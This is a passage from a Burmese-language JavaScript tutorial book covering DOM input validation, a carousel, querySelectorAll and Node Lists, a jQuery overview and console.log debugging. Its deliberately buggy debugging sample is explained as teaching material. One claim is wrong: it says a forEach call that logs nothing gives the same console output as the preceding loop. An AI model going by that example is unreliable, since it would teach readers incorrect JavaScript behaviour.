document.querySelector("#add").onclick = function() {

    let a = parseInt(document.querySelector("#a").value)
    let b = parseInt(document.querySelector("#b").value)

    if( isNaN(a) ) {
        document.querySelector("[for=a]")
            .style.display = "inline"
    }

    if( isNaN(b) ) {
        document.querySelector("[for=b]")
            .style.display = "inline"
    }

    let result = a + b
```

```
    if( !isNaN(result) ) {
        document.querySelector("#result").textContent = result
    }
}
```

ဒီတစ်ခါ Input တွေစယူကတည်းက တန်ဖိုးတွေကို `parseInt()` လုပ်ထားတာကို သတိပြုပါ။ ပြီးတော့မှ `isNaN()` နဲ့ပဲ a ကိုအရင် စစ်လိုက်ပါတယ်။ a တန်ဖိုးမမှန်ရင် `querySelector()` နဲ့ Attribute Selector ရေးထုံးကိုသုံးပြီး `for=a` Attribute ရှိတဲ့ Label ကို Select လုပ်ယူပါတယ်။ CSS `display` ကို `none` လို့ကြိုရေးပြီး ဖျောက်ထားတာဖြစ်လို့ `display` တန်ဖိုးကို `inline` လို့ပြန်ပေးလိုက်တဲ့တွက်ပေါ်လာမှာ ဖြစ်ပါတယ်။ b အတွက်လည်း အလားတူပဲ စစ်ပေးထားပါတယ်။ ဒါကြောင့် ရလဒ်က အခုလို ဖြစ်မှာပါ –



လိုချင်တဲ့ပုံစံရသွားပေမယ့် သိပ်တော့အဆင်မပြေသေးပါဘူး။ Message က တစ်ကြိမ်ပေါ်ပြီးရင် မှန်ကန်တဲ့တန်ဖိုး ရိုက်ထည့်လိုက်ရင်တောင်မှ ဆက်ပြနေဦးမှာပါ။ ဒါကြောင့် မှန်ကန်တဲ့တန်ဖိုး ရိုက်ထည့်လိုက်ရင် ပြန်ဖျောက်ပေးအောင် ရေးပါဦးမယ်။ ဒီအတွက် `<input>` ပေါ်မှာ Blur, Change, Keyup ဆိုတဲ့ Event (၃) မျိုးထဲက နှစ်သက်ရာတစ်ခုကို ရွေးသုံးနိုင်ပါတယ်။

Blur ကိုသုံးခဲ့ရင် လက်ရှိ <input> ရဲ့ Focus လွတ်သွားချိန်မှာ အလုပ်လုပ်ပေးမှာပါ။ Change ကတော့ ရိုက်ထည့်လိုက်တဲ့တန်ဖိုး ပြောင်းသွားချိန် အလုပ်လုပ်ပေးမှာပါ။ Keyup ကတော့ Keyboard ကနေ တစ်ခုခုနှိပ်လိုက်တာနဲ့ အလုပ်လုပ်ပေးမှာပါ။ Keyup နဲ့ နမူနာပေးပါမယ်။ ပိုအဆင်ပြေလို့ပါ။ Blur တွေ Change တွေကိုတော့ စမ်းကြည့်ချင်ရင် ကိုယ့်ဘာသာ ပြောင်းပြီးစမ်းကြည့်နိုင်ပါတယ်။ ဒီလိုရေးရမှာပါ –

JavaScript

```
document.querySelector("#a").onkeyup = function() {

    let a = parseInt(document.querySelector("#a").value)

    if( !isNaN(a) ) {
        document.querySelector("[for=a]")
            .style.display = "none"
    }
}

document.querySelector("#b").onkeyup = function() {

    let a = parseInt(document.querySelector("#b").value)

    if( !isNaN(a) ) {
        document.querySelector("[for=b]")
            .style.display = "none"
    }
}
```

<input> နှစ်ခုအတွက် နှစ်ခါရေးထားပါတယ်။ ကုဒ်ရဲ့သဘောက အတူတူပါပဲ။ Input တွေပေါ်မှာ Key တစ်ခုခုနှိပ်တာနဲ့ Number ဟုတ်မဟုတ်စစ်ပြီး ဟုတ်တာနဲ့ Label တွေရဲ့ display ကို none ပြောင်းပြီး ပြန်ဖျောက်ပေးလိုက်တာမို့လို့ အခုဆိုရင်တော့ အားလုံးပြည့်စုံသွားပြီဖြစ်ပါတယ်။ တစ်ဆင့်ချင်းစီပြခဲ့တာကို ကူးရေးရတာ အဆင်မပြေခဲ့ရင် ဒီမှာကုဒ်အပြည့်အစုံကို ဒေါင်းပြီးစမ်းကြည့်လို့ရပါတယ်။

- https://github.com/eimg/javascript-book


Carousel Sample

နောက်ထပ် စမ်းကြည့်စရာနမူနာလေးတစ်ခုအနေနဲ့ Carousel လေးတစ်ခုကို ဖန်တီးကြည့်ကြပါမယ်။ Carousel ဆိုတာ Slide Show ပုံစံ Box လေးတွေတစ်ခု တစ်ခုပြီးတစ်ခု ပြောင်းနေတဲ့ လုပ်ဆောင်ချက်လေးပါ။ သတ်မှတ်အချိန်နဲ့ သူ့အလိုအလျောက်ပြောင်းသလို ခလုပ်လေးနှိပ်နှိပ်ပြီးတော့လည်း ပြောင်းလို့ရနိုင်ပါတယ်။ ပထမတစ်ဆင့်အနေနဲ့ ဒီလိုလေး ရေးပေးလိုက်ပါ –

HTML & CSS

```
<!DOCTYPE html>
<html>
<head>
    <title>Title</title>
    <style>
        .boxes {
            width: 800px;
            margin: 20px auto;
            text-align: center;
        }

        .box {
            height: 200px;
        }

        #box1 {
            background: darkcyan;
        }

        #box2 {
            background:dodgerblue;
        }

        #box3 {
            background: darkorange;
        }
    </style>
</head>
<body>
    <div class="boxes">
        <div class="box" id="box1"></div>
        <div class="box" id="box2"></div>
        <div class="box" id="box3"></div>
        <div class="controls">
            <button id="prev">&laquo; Prev</button>
            <button id="next">Next &raquo;</button>
        </div>
    </div>
</body>
</html>
```

ဒါ `.box` ကလေး (၃) ခုနဲ့ `<button>` လေး (၂) ခုပါဝင်တဲ့ HTML Structure ဖြစ်ပြီး သင့်တော်တဲ့ CSS Style လေးတွေ ထည့်ရေးထားလို့ ရလဒ်က အခုလိုပုံစံ ဖြစ်မှာပါ။



ပြီးတော့မှာ `#box2` နဲ့ `#box3` ကို `display: none` နဲ့ ခဏဖျောက်ထားလိုက်ပါ။ CSS မှာ ဒီလိုပြောင်းပေးရမှာပါ။

CSS

```
#box1 {
    background: darkcyan;
    display: none;
}

#box2 {
    background: dodgerblue;
    display: none;
}
```

ဒါကြောင့် Box (၃) ခုမှာ (၁) ခုပဲ ကျန်မှာဖြစ်ပါတယ်။ Next ခလုပ်ကိုနှိပ်ရင် နောက် Box တစ်ခုကို ပြောင်းပြပြီး Prev ခလုပ်ကိုနှိပ်ရင် ရှေ့ Box တစ်ခုကို ပြောင်းပြအောင် အခုလိုလေး ရေးပေးလိုက်ပါ။

HTML & JavaScript

```
<script>
    let box = 1

    function next() {
        document.querySelector(`#box${box}`).style.display = "none"
        box++; if(box > 3) box = 1
        document.querySelector(`#box${box}`).style.display = "block"
    }

    function prev() {
        document.querySelector(`#box${box}`).style.display = "none"
        box--; if(box < 1) box = 3
        document.querySelector(`#box${box}`).style.display = "block"
    }

    document.querySelector("#next").onclick = next
    document.querySelector("#prev").onclick = prev

    setInterval(next, 5000)
</script>
```

ပထမဆုံး box အမည်နဲ့ Variable တစ်ခုကို အားလုံးရဲ့အပေါ်မှာ ကြေညာထားပါတယ်။ next() Function က အဲ့ဒီ box တန်ဖိုးနဲ့ Element ကို Select လုပ်ပြီးဖျောက်လိုက်လို့ နှိပ်လိုက်ရင် #box1 ပျောက်သွားမှာပါ။ ပြီးတော့မှ box++ နဲ့ တစ်တိုးပြီး Select ပြန်လုပ်ထားလို့ ဒီတစ်ခါ Select လုပ်မှာ #box2 ဖြစ်သွားပါပြီ။ ဒါကြောင့် #box2 ပေါ်လာမှာပါ။ Next ကိုနောက်တစ်ကြိမ်နှိပ်တဲ့အခါ box Variable တန်ဖိုးက 2 ဖြစ်နေပါပြီ။ ဒါကြောင့် #box2 ပျောက်သွားပြီး #box3 ပေါ်လာမှာပါ။ ဒီနည်းနဲ့ တစ်ချက်နှစ်တိုင်း နောက် Box တစ်ခုကို ပြောင်းပြတဲ့ လုပ်ဆောင်ချက်ကို ရသွားပါတယ်။ ဒါပေမယ့် Box က (၃) ခုပဲရှိလို့ box Variable တန်ဖိုး 3 ထက်ကျော်မှာစိုးလို့ 3 ထက်ကျော်ရင် 1 ကိုပြန်ပြောင်းပေးထားလိုက်လို့ နောက်ဆုံး Box ကို ရောက်ပြီးရင် ရှေ့ဆုံး Box ကို ပြန်ရောက်သွားမှာ ဖြစ်ပါတယ်။ ကုဒ်နမူနာမှာ Statement နှစ်ကြောင်းကို တစ်ကြောင်းထဲ ရောရေးထားလို့ Semicolon လေးခံထားတာကိုလည်း သတိပြုပါ။

prev() Function ရဲ့လုပ်ဆောင်ချက်က next() နဲ့အတူတူပါပဲ။ box Variable ကို 1 တိုးမယ့်အစား 1 နှုတ်ပေးလိုက်တာပါ။ အဲ့ဒီလိုနှုတ်တဲ့အခါ 1 ထက်ငယ်ရင် 3 လို့ပေးထားတဲ့အတွက် ရှေ့ဆုံးရောက်နေချိန် prev() ကို သွားလိုက်ရင် နောက်ဆုံးကိုရောက်သွားမှာပါ။ ဒီနည်းနဲ့ ရှေ့နောက် သွားလို့ရတဲ့ Function နှစ်ခုရသွားပါတယ်။

ပြီးတော့မှ အဲ့ဒီ Function တွေကို သက်ဆိုင်ရာ Button မှာတွဲပေးလိုက်ပါတယ်။ ဒါတင်မက `setIntervel()` နဲ့လည်း `next` ကို Run ပေးထားလို့ နမူနာအရ ၅ စက္ကန့်တစ်ခါ အလိုအလျောက် ပြောင်းနေတဲ့ Carousel လုပ်ဆောင်ချက်လေးကို ရရှိသွားပြီပဲ ဖြစ်ပါတယ်။

ဒီလိုမျိုး နားလည်ရသိပ်မခက်ဘဲ လက်တွေ့အသုံးဝင်တဲ့ နမူနာလေးတွေကိုကြိုရေးပြီး တင်ထားပေးပါ မယ်။ ဒီလိပ်စာမှာ Download ရယူပြီး၊ တစ်ခုပြီးတစ်ခု လေ့လာစမ်းသပ် ကြည့်စေချင်ပါတယ်။

- https://github.com/eimg/javascript-book

Element List

အခုနမူနာတွေရေးတဲ့အခါ သုံးရပိုလွယ်တဲ့ `querySelector()` ကိုပဲ တောက်လျှောက်သုံးခဲ့ပါတယ်။ လိုချင်တဲ့ Element ကိုတန်းရလို့ပါ။ တစ်ကယ့်လက်တွေ့မှာ `querySelectorAll()` ကိုပိုအသုံးများ နိုင်ပါတယ်။ Selector တစ်ခုကပြန်ပေးတဲ့ Element တွေအများကြီး ဖြစ်နိုင်ပါတယ်။ ဥပမာ `ul > li` ဆို ရင် `<ul>` ထဲမှာ ရှိသမျှ `<li>` တွေအကုန်ရမှာပါ။ ဒါပေမယ့် `querySelector()` နဲ့ဆိုရင် တစ်ခုပဲ ရ ပါလိမ့်မယ်။ တစ်ကယ် အကုန်လိုချင်ရင်တော့ `querySelectorAll()` ကိုသုံးမှ ရပါလိမ့်မယ်။

`querySelectorAll()` နဲ့ Select လုပ်ယူတဲ့အခါ ပြန်ရမယ့် ရလဒ်က Array နဲ့ဆင်တူတဲ့ Node List ကိုပြန်ရမှာဖြစ်ပါတယ်။ Array နဲ့ဆင်တူပေမယ့် တစ်ကယ် Array တော့မဟုတ်ပါဘူး။ ဒါကြောင့် သုံးတဲ့ အခါ Array ကဲ့သို့ သုံးနိုင်ပေမယ့် `map()` တို့ `filter()` တို့လို Array Method တွေ အလုပ်မလုပ်ပါဘူး။ ဒါပေမယ့် Iterable အမျိုးအစားဖြစ်လို့ `for-of` Loop နဲ့ သူ့ကို Loop လုပ်လို့ရနိုင်ပါတယ်။

HTML & JavaScript

```
<ul>
    <li>Item One</li>
    <li>Item Two</li>
    <li>Item Three</li>
    <li>Item Four</li>
</ul>
```

```
<script>
    let items = document.querySelectorAll("ul > li")

    for(li of items) {
        console.log(li.textContent)
    }
</script>
```

ဒါဟာ `<li>` Element တွေပါဝင်တဲ့ Node List ကို `for-of` နဲ့ Loop လုပ်ပြီး သူ့ရဲ့ Content ကို Console မှာ တန်းစီရိုက်ထုတ်လိုက်တာပါ။ ဒါကြောင့် Browser Console ကိုဖွင့်ကြည့်ရင် အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပါ။

```
Item One
Item Two
Item Three
Item Four
```

အကယ်၍ Node List ပေါ်မှာ `map()` လိုမျိုး Loop လုပ်လို့ရတဲ့ Method သုံးချင်ရင် `forEach()` ကိုသုံးလို့လည်း ရနိုင်ပါသေးတယ်။ ဒီလိုပါ –

ဲHTML & JavaScript

```
<ul>
    <li>Item One</li>
    <li>Item Two</li>
    <li>Item Three</li>
    <li>Item Four</li>
</ul>

<script>
    let items = document.querySelectorAll("ul > li")
    items.forEach(li => li.textContent)
</script>
```

တူညီတဲ့ရလဒ်ကို ရမှာဖြစ်ပါတယ်။ ဒီနေရာမှာ တစ်ခုသတိပြုရမှာက `forEach()` က Item တစ်ခုချင်းစီပေါ်မှာ ပေးလိုက်တဲ့ Callback Function ကို အလုပ်လုပ်သွားပေမယ့် ရလဒ်ကို `map()` လို Array အနေနဲ့ ပြန်မပေးပါဘူး။ ဒါကြောင့် လိုချင်တဲ့အလုပ်ခိုင်းလို့ ရပါတယ်၊ Return Value တော့ ရှိမှာ မဟုတ်ပါဘူး။

လက်စနဲ့ Array တစ်ခုကို သုံးပြီး Element List တစ်ခု တည်ဆောက်ဖော်ပြစေတဲ့ ကုဒ်လေးလည်း နမူနာ ထည့်ပြလိုက်ချင်ပါတယ်။ ဒီလိုပါ –

HTML & JavaScript

```
<ul></ul>

<script>
    let fruits = ["Apple", "Orange", "Mango"]
    let ul = document.querySelector("ul")

    fruits.map(fruit => {
        let li = document.createElement("li")
        li.textContent = fruit
        ul.appendChild(li)
    })
</script>
```

ဒါဟာ Array တစ်ခုထဲမှာပါတဲ့ Item တွေကိုသုံးပြီး `<ul>` Element ထဲမှာ `<li>` Element တွေ တစ်ခုပြီး တစ်ခုတည်ဆောက်ပြီး ထည့်ပေးလိုက်တာပါ။ ဒီတစ်ခါတော့ Array ပေါ်မှာ အလုပ်လုပ်တာမို့လို့ `map()` ကိုသုံးထားပါတယ်။

Wrapping Up

အခုလို DOM Manipulation လုပ်ငန်းတွေနဲ့ပက်သက်ရင် အရမ်းကောင်းတဲ့ JavaScript Library နည်းပညာတစ်ခုရှိပါတယ်။ jQuery လို့ခေါ်ပါတယ်။ လူသုံးတော်တော်များတဲ့ နည်းပညာတစ်ခုပါ။ ဘယ်လောက်တောင် လူသုံးများသလဲဆိုရင် အင်တာနက်ပေါ်မှာရှိသမျှ ဝဘ်ဆိုက်တွေရဲ့ ထက်ဝက်နီးပါးက jQuery ကို အသုံးပြုထားကြပါတယ်။

jQuery က JavaScript မှာ `querySelector()` တို့ `querySelectorAll()` တို့ မရှိခင်ကတည်းက CSS Selector အတိုင်း Element တွေကို Select လုပ်လို့ရအောင် စီစဉ်ပေးထားတာပါ။ JavaScript မှာ `forEach()` မရှိခင်ကတည်းက အလားတူ လုပ်ဆောင်ချက်မျိုးတွေ သူ့မှာ ရှိနေတာပါ။ ဒါက အခုပြောလက်စရှိတဲ့ နမူနာတွေလောက်ကိုသာ ရွေးထုတ်ပြောတာပါ။ တစ်ကယ်တော့ အသုံးဝင်ပြီး မူလ JavaScript မှာ မပါတဲ့၊ မရှိတဲ့၊ လုပ်ဆောင်ချက်တွေ တော်တော်များများကို jQuery က ဖန်တီးပေးထားပါတယ်။ ပြီးတော့၊ အရင်က Browser တွေတစ်ခုနဲ့တစ်ခု အလုပ်လုပ်ပုံ မတူကွဲပြားမှုတွေ ရှိနေစဉ်

ကာလမှာ၊ ရေးလိုက်တဲ့ကုဒ်တွေ Browser အားလုံးမှာ တူညီစွာ အလုပ်လုပ်အောင်လည်း jQuery က စီစဉ်ပေးထားပါသေးတယ်။ ဒါကြောင့် တော်တော်အသုံးဝင်ပြီး မရှိမဖြစ်နည်းပညာဖြစ်ခဲ့ပါတယ်။

အခုနောက်ပိုင်းမှာတော့ Internet Explorer လို အလွန်နှေးပြီး ပြဿနာတွေများတဲ့ Browser မျိုးကို လူသုံးနည်းသွားသလို JavaScript ကိုယ်တိုင်မှာလည်း jQuery က လုပ်ပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ တစ်ခါထဲပါဝင်လာပါပြီ။ ဒါကြောင့်အခုချိန်မှာ jQuery ကို ထည့်သွင်းလေ့လာထားရင် ကောင်းပေမယ့် မဖြစ်မနေလိုအပ်တာမျိုး မဟုတ်တော့ပါဘူး။

jQuery နဲ့ ပြိုင်တူလိုလို ထွက်ပေါ်ခဲ့တဲ့ အခြား JavaScript နည်းပညာ အမြောက်အများ ရှိခဲ့သလို jQuery ရဲ့နောက်မှာ ထပ်ဆင့်ထွက်ပေါ်လာတဲ့ JavaScript နည်းပညာတွေလည်း အမြောက်အမြား ရှိပါသေးတယ်။ BackboneJS, AngularJS, EmberJS စသည်ဖြင့် ထင်ရှားခဲ့ကြပါတယ်။ လက်ရှိ အထင်ရှားဆုံးနည်းပညာတွေကတော့ React နဲ့ Vuejs တို့ပဲ ဖြစ်ပါတယ်။ React အကြောင်းကို နောက်ပိုင်းမှာ ထည့်သွင်းဖော်ပြသွားမှာပါ။

ဒါက Development ပိုင်းကိုပဲ ပြောတာပါ။ Tooling ခေါ် ဆက်စပ်နည်းပညာတွေလည်း ရှိပါသေးတယ်။ ESLint လို JavaScript ကုဒ်တွေထဲမှာ အမှားရှာပေးနိုင်တဲ့ နည်းပညာတွေ၊ Webpack လို Node Module တွေကို Web မှာသုံးလို့ရအောင် စီမံပေးတဲ့ နည်းပညာတွေ၊ Babel လို အသစ်တီထွင်ထားတဲ့ ES Feature သစ်တွေကို လောလောဆယ် Support မလုပ်သေးတဲ့ Browser တွေမှာ အလုပ်လုပ်အောင် စီမံပေးနိုင်တဲ့ နည်းပညာတွေ၊ NPM လို JavaScript Module တွေ Package တွေကို စီမံပေးနိုင်တဲ့ နည်းပညာတွေ၊ စသည်ဖြင့် ရှိနေပါတယ်။

JavaScript ဟာ တော်တော် လေးကျယ်ပြန့်တဲ့ ဘာသာရပ်တစ်ခုပါ။ အခုဒီစာအုပ်ပေးတဲ့ ဗဟုသုတပေါ်မှာ အခြေခံပြီး နောက်အဆင့် နောက်အဆင့်တွေကို တစ်ဆင့်ခြင်း ဆက်လက် တက်လှမ်းသွားရမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၂၃) – JavaScript Debugging

ကုဒ်ထဲမှာ မသိလိုက်ဘဲ ပါသွားတဲ့ အမှားလေးတွေကို Bug လို့ခေါ်ပါတယ်။ ဟိုးရှေးရှေးက ကွန်ပျူတာဆိုတာ အခုလို စားပွဲတင်ကွန်ပျူတာ မဟုတ်သေးဘဲ အခန်းတစ်ခန်းလုံးစာ အပြည့်ယူတဲ့ စက်ကြီးတွေပါ။ အဲ့ဒီခေတ်က ကွန်ပျူတာ အလုပ်မလုပ်လို့ အဖြေရှာကြည့်လိုက်တာ ပိုးဟပ်တစ်ကောင် စက်ထဲမှာဝင်နေလို့ အလုပ်မလုပ်တာကို သွားတွေ့ရာကနေ နောက်ပိုင်းမှာ အလုပ်မလုပ်အောင် ပြဿနာပေးနေတဲ့ အမှားလေးတွေကို Bug လို့ခေါ်တဲ့ အလေ့အထ ဖြစ်သွားခဲ့တာလို့ ဆိုပါတယ်။ ဒါကြောင့် Debug လုပ်တယ်ဆိုတာ Bug ကို ဖယ်ထုတ်လိုက်တာ၊ ရှင်းလိုက်တာပါ။ အမှားကို မှန်အောင်ပြင်လိုက်တာပါ။

JavaScript ကုဒ်တွေရေးတဲ့အခါ Console မှာ တိုက်ရိုက်ရေးပြီး စမ်းကြည့်တဲ့ ကုဒ်တွေက သိပ်ပြဿနာမရှိပါဘူး။ မှားရင် Error တက်လို့ မှားမှန်း ချက်ချင်းသိရပါတယ်။ လုံးဝအတိအကျကြီး မဟုတ်ပေမယ့် ဘာကြောင့်မှားလဲဆိုတာကို Error Message တွေပြပေးလို့ အဲ့ဒီ Error Message တွေကို လေ့လာပြီး ကိုယ့်ကုဒ်ကို လိုအပ်သလို မှန်အောင် ပြင်ပေးလိုက်လို့ရနိုင်ပါတယ်။

Browser မှာ Run တဲ့အခါမှာတော့ ရေးထားတဲ့ JavaScript ကုဒ်မှားနေရင် Browser က Error မပြပါဘူး။ ဒါကြောင့် ရေးပြီးစမ်းကြည့်လိုက်လို့ အလုပ်မလုပ်တဲ့အခါ ဘာကြောင့်အလုပ်မလုပ်မှန်း မသိတော့တာမျိုးတွေ ဖြစ်ကြပါတယ်။ တစ်ကယ်တော့ Error တွေကို လုံးဝမပြတာ မဟုတ်ပါဘူး။ Browser မြင်ကွင်းမှာ မပြပေမယ့် Console ထဲမှာတော့ ပြပေးပါတယ်။ ဒါကြောင့် Debug လုပ်ပြီး အမှားရှာနိုင်ဖို့အတွက် ရေးတဲ့ကုဒ် အလုပ်မလုပ်ရင် Browser Console ဖွင့်ကြည့်ပြီး အဖြေရှာရတယ် ဆိုတာကို ဦးဆုံးမှတ်ထားဖို့ လိုပါတယ်။

အခုလို စာအုပ်တွေရေးသလို သင်တန်းတွေဖွင့်ပြီး စာတွေလည်း သင်နေတော့ အမြဲကြုံရပါတယ်။ အလုပ်မလုပ်ရင် Console ကို ဖွင့်ကြည့်ပါ လို့ ဘယ်လောက်ပဲ ထပ်ခါထပ်ခါ ပြောထားထား၊ အဆင်မပြေတာနဲ့ ဘာ

လုပ်လို့ ဘာကိုင်ရမှန်းမသိ စိတ်ညစ်ပြီး၊ "ဆရာ မရဘူး" တို့ "ဆရာ အလုပ်မလုပ်ဘူး" တို့ဆိုတာမျိုးတွေ အမြဲတမ်း မေးကြပါတယ်။ မေးတာက ပြဿနာမဟုတ်ပါဘူး။ "Console ကိုဖွင့်ကြည့်ပြီးပြီလား" လိုပြန်မေးလိုက်ရင် အများစုက မကြည့်ရသေးပါဘူး။ တစ်ကယ်တမ်း Console ဖွင့်ကြည့်လိုက်တဲ့အခါ မှားရတဲ့အကြောင်းရင်းကို သိသွားပြီး ကိုယ်ဘာသာမှန်အောင် ပြင်လိုက်နိုင်ကြတာ များပါတယ်။

အစပိုင်းလေ့လာစရေးတဲ့ ကုဒ်တွေဆိုတာ ဘာမှရှုပ်ထွေးတဲ့ကုဒ်တွေ မဟုတ်သေးပါဘူး။ ဒီအဆင့်မှာ တော်ယုံတန်ယုံ အမှားလောက်က Console မှာပြတဲ့ Error တွေနဲ့တင် အဖြေထွက်ပါတယ်။ တစ်ခါတစ်လေတော့ ဘာ Error မှ မပြဘဲ အလုပ်မလုပ်တဲ့ ပြဿနာမျိုးတွေတော့ ရှိတတ်ပါတယ်။ အဲ့ဒီလို ရှိလာတဲ့အခါ မမှားဘူး ထင်ရပေမယ့် မှားကြတဲ့အမှားလေးတွေ ရှိပါတယ်။ ဘာလဲဆိုတော့ ကုဒ်တွေရေးနေတာက ဖိုင်တစ်ခု၊ တစ်ကယ်တမ်း ဖွင့်စမ်းနေတာက ဖိုင်တစ်ခု ဖြစ်ကြတာကိုလည်း မကြာမကြာ ကြုံရပါတယ်။ မဖြစ်လောက်ပါဘူး မထင်နဲ့၊ တစ်ခါတစ်လေ မဟုတ်ပါဘူး၊ ခဏခဏကို ဖြစ်ကြတာပါ။ ဒီတော့ ရေးချင်ရာရေး၊ ပြင်ချင်သလိုပြင်၊ အလုပ်ကို မလုပ်ဘူးဖြစ်နေတာပေါ့။ ဘယ်လုပ်ပါ့မလဲ၊ ဖွင့်စမ်းနေတာက လက်ရှိရေးနေတဲ့ ဖိုင်မှ မဟုတ်တာ။ ဒါကြောင့် Error လည်းမပြဘူး၊ အလုပ်လည်းမလုပ်ဘူးဆိုရင် ရေးတဲ့ဖိုင်နဲ့ စမ်းတဲ့ဖိုင်တူရဲ့လားဆိုတာကို အရင်ဆုံး သေချာပြန်စစ်ပါ။

နောက်ပြဿနာတစ်ခုကတော့၊ ရေးတဲ့ဖိုင်နဲ့ စမ်းတဲ့ဖိုင် တူတယ်။ Browser မှာ Refresh လုပ်ဖို့ မေ့ပြီး ဒီတိုင်းစမ်းနေမိတာ ဆိုတာမျိုးလည်း ဖြစ်တတ်ပါသေးတယ်။ လေ့လာသူတွေမပြောနဲ့ အတွေ့အကြုံရှိသူတွေတောင် မကြာခဏ ဖြစ်တတ်ကြပါသေးတယ်။ Browser မှာ Refresh မလုပ်ရင်တော့ ရေးလိုက်တဲ့ကုဒ်က အသက်ဝင်မှာ မဟုတ်ပါဘူး။ နဂိုအဟောင်းကြီးကိုပဲ အလုပ်လုပ်နေမှာပါ။ ဒါကြောင့် ကိုယ်ကတော့ ပြင်လိုက်တယ် ရလဒ်မှာ ပြောင်းမသွားဘူးဆိုတာမျိုး ဖြစ်တတ်ပါတယ်။ ဒါကြောင့် Browser ကို Refresh လုပ်ပြီးမှ စမ်းကြည့်ဖို့ကိုလည်း မမေ့ဖို့သတိပြုရပါမယ်။

ရေးတဲ့ဖိုင်လည်းမှန်တယ်၊ စမ်းတဲ့ဖိုင်လည်း မှန်တယ်၊ Refresh တွေဘာတွေလည်း သေချာလုပ်တယ်။အဲ့ဒါလည်း အလုပ်မလုပ်သေးဘူး၊ Error လည်းမပြဘူး ဆိုတာမျိုး ဖြစ်လာရင်တော့ `console.log()` Method ကို အားကိုးရမှာပဲ ဖြစ်ပါတယ်။ ဥပမာအနေနဲ့ မှားနေတဲ့ ကုဒ်လေးတစ်ခု ပေးချင်ပါတယ်။

HTML & JavaScript

```
<input type="text">
<label></label>

<script>
    document.querySelector("input").onekeyup = function() {
        let count = document.querySelector("input").value.lenght
        if(count) {
            document.querySelector("label").testContent = count
        }
    }
</script>
```

<input> မှာ တစ်ခုခုရိုက်ထည့်လိုက်တာနဲ့ စာလုံးအရေအတွက်ကို <label> ထဲမှာ ပြအောင် ရေးထားတဲ့ ကုဒ်ပါ။ ဒီကုဒ်ဟာ မှားနေတဲ့အတွက် အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ပြဿနာက Error Message လည်း ပြမှာ မဟုတ်ပါဘူး။ ကိုယ်ဘာသာဖတ်ကြည့်ပြီး အမှားကိုတွေ့အောင်ရှာရပါတော့မယ်။ ဒီကုဒ်လောက်မှာ ရှာကောင်းရှာနိုင်ပေမယ့် ကုဒ်တွေများလာရင် တစ်လုံးချင်းဖတ်ပြီး ရှာဖို့ဆိုတာ မလွယ်တော့ပါဘူး။ ဒါကြောင့် ဘယ်အပိုင်း အလုပ်လုပ်တယ်၊ ဘယ်အပိုင်း အလုပ်မလုပ်မဘူးဆိုတာ ပေါ်လွင်အောင် လက်ရှိကုဒ်ရဲ့ ကြားထဲမှာ console.log() လေးတွေ လိုက်ထုတ်ကြည့်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
console.log("JavaScript working")

document.querySelector("input").onekeyup = function() {

    console.log("Keyup working")

    let count = document.querySelector("input").value.lenght

    if(count) {

        console.log("Inside if block")

        document.querySelector("label").testContent = count
    }
}
```

console.log() Statement တွေပါသွားလို့ **JavaScript working** ဆိုတဲ့ဖော်ပြချက် Console မှာပေါ်ရင် ဒီအဆင့်ထိ အလုပ်လုပ်တယ်ဆိုတာ သေချာသွားပါပြီ။ keyup လုပ်ဆောင်ချက်သာ အလုပ်လုပ်မယ်ဆိုရင် **Keyup working** ဆိုတဲ့ဖော်ပြချက် Console မှာထွက်ရပါမယ်။ ပေးထားတဲ့ နမူနာမှာ ထွက်မှာ မဟုတ်ပါဘူး။ ဒါဆိုရင် သူက Error မပြပေမယ့် ကိုယ့်အစီအစဉ်နဲ့ကိုယ် Keyup လုပ်ဆောင်ချက် အလုပ်မ

လုပ်တာ သိသွားပြီမို့လို့ အခဲ့ဒီအပိုင်းကို ဦးစားပေးအဖြေရှာလိုက်လို့ ရသွားပါပြီ။ နမူနာမှာ `onkeyup` ဖြစ်ရမှာကို `onekeyup` ဖြစ်နေပါတယ်။ အခဲ့ဒါလေးပြင်ပြီး နောက်တစ်ကြိမ် စမ်းကြည့်ရင် **Keyup working** ဆိုတဲ့ဖော်ပြချက်ကို တွေ့မြင်ရမှာပါ။ ဒါဆိုရင် ပြဿနာတစ်ခု ပြေလည်သွားပါပြီ။

